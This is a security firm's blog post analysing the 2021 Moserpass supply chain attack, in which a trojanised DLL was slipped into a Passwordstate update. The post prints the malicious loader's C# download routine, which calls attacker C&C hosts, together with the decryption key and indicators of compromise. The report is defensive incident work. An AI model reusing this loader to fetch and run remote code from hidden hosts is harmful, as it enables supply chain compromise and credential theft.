Supply chain attack on the password manager Clickstudios - PASSWORDSTATE

csis.dk/newsroom-blog-overview/2021/moserpass-supply-chain/


23/04/2021 20:18:42

The company ClickStudios recently notified their customers about a breach resulting in a supply chain attack conducted via an update of the password manager PASSWORDSTATE.

ClickStudios mentioned a breach between the 20th of April 2021 8:33 PM UTC and 22nd of April 2021 00.30am UTC. The update mechanism was used to drop a malicious update via a zip file “Passwordstate_upgrade.zip” containing a rogue dll “moserware.secretsplitter.dll”. The company mentions that the C&C of the rogue dll was using a CDN (Content Delivery Network) that was terminated on the 22nd of April 2021 7:00am UTC.

CSIS Security Group researchers discovered one of the rogue dll's during an investigation. We will try to share the IoC's that we have discovered in order for companies to determine if they have been impacted by this attack. We have dubbed this incident/malware "**Moserpass**".


The rogue dll that we discovered was the dll named "Moserware.SecretSplitter.dll" that was injected/modified with a malicious code snippet. A small code “Loader” was added to the original dll:



The malicious code tries to contact the following URL: https://passwordstate-18ed2.kxcdn[.]com/upgrade_service_upgrade.zip - in order to retrieve an encrypted code using method "Container.Get()", AES (Advanced Encryption Standard) decrypt it using the password: f4f15dddc3ba10dd443493a2a8a526b0, and then pass it to the Loader Class(). Once decrypted, the code is executed directly in memory.

```
private static byte[] Get(string u, string proxyServer = "", string proxyUserName = "", string proxyPassword = "")
{
    byte[] result = new byte[0];
    try
    {
        string requestUriString = u + "?id=" + DateTime.UtcNow.ToFileTime().ToString();
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(ServicePointManager.ServerCertificateValidationCallback, (R
        ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "GET";
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36";
        if (proxyServer != "")
        {
            WebProxy webProxy = new WebProxy(proxyServer);
            if (proxyUserName != "")
            {
                webProxy.Credentials = new NetworkCredential(proxyUserName, proxyPassword);
            }
            httpWebRequest.Proxy = webProxy;
        }
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream stream = httpWebResponse.GetResponseStream())
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    byte[] array = new byte[1024];
                    int num = 0;
                    while ((num = stream.Read(array, 0, array.Length)) > 0)
                    {
                        memoryStream.Write(array, 0, num);
                    }
                    result = memoryStream.ToArray();
                    return result;
                }
            }
        }
    }
    catch (Exception)
    {
        return result;
    }
}
```

At the time of writing, the C&C is down, and unfortunately we didn't manage to retrieve the 2nd stage payload.



ClickStudios mentioned more than 29000 prestigious customers worldwide. We assume this attack could potentially have impacted a large number of these customers.

As recommended by ClickStudios, if you are using Passwordstate, please reset all the stored passwords, and especially VPNs, Firewall, Switches, local accounts or any server passwords etc.

We have located two differerent samples, but we expect that more variants with different C&Cs, are being used.

IOCs
Malicious dll:
f23f9c2aaf94147b2c5d4b39b56514cd67102d3293bdef85101e2c05ee1c3bf9
Moserware.SecretSplitter.dll

User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

C&C:
https://passwordstate-18ed2.kxcdn[.]com/upgrade_service_upgrade.zip

In fact the complete URL would be something like:
https://passwordstate-18ed2.kxcdn[.]com/upgrade_service_upgrade.zip?id=132636829278221866 where the value "132636829278221866" is the actual UTC time. The value here is equal to: GMT: Friday, April 23, 2021 8:22:07 PM.

```
string requestUriString = u + "?id=" + DateTime.UtcNow.ToFileTime().ToString();
ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidation
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolTy
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
```

Additional C&Cs:
passwordstate-18ed0.kxcdn[.]com
passwordstate-18ed1.kxcdn[.]com
passwordstate-18ed4.kxcdn[.]com
passwordstate-18ed5.kxcdn[.]com

Update from Clickstudios (links to PDF):

https://www.clickstudios.com.au/advisories/Incident_Management_Advisory-01-20210424.pdf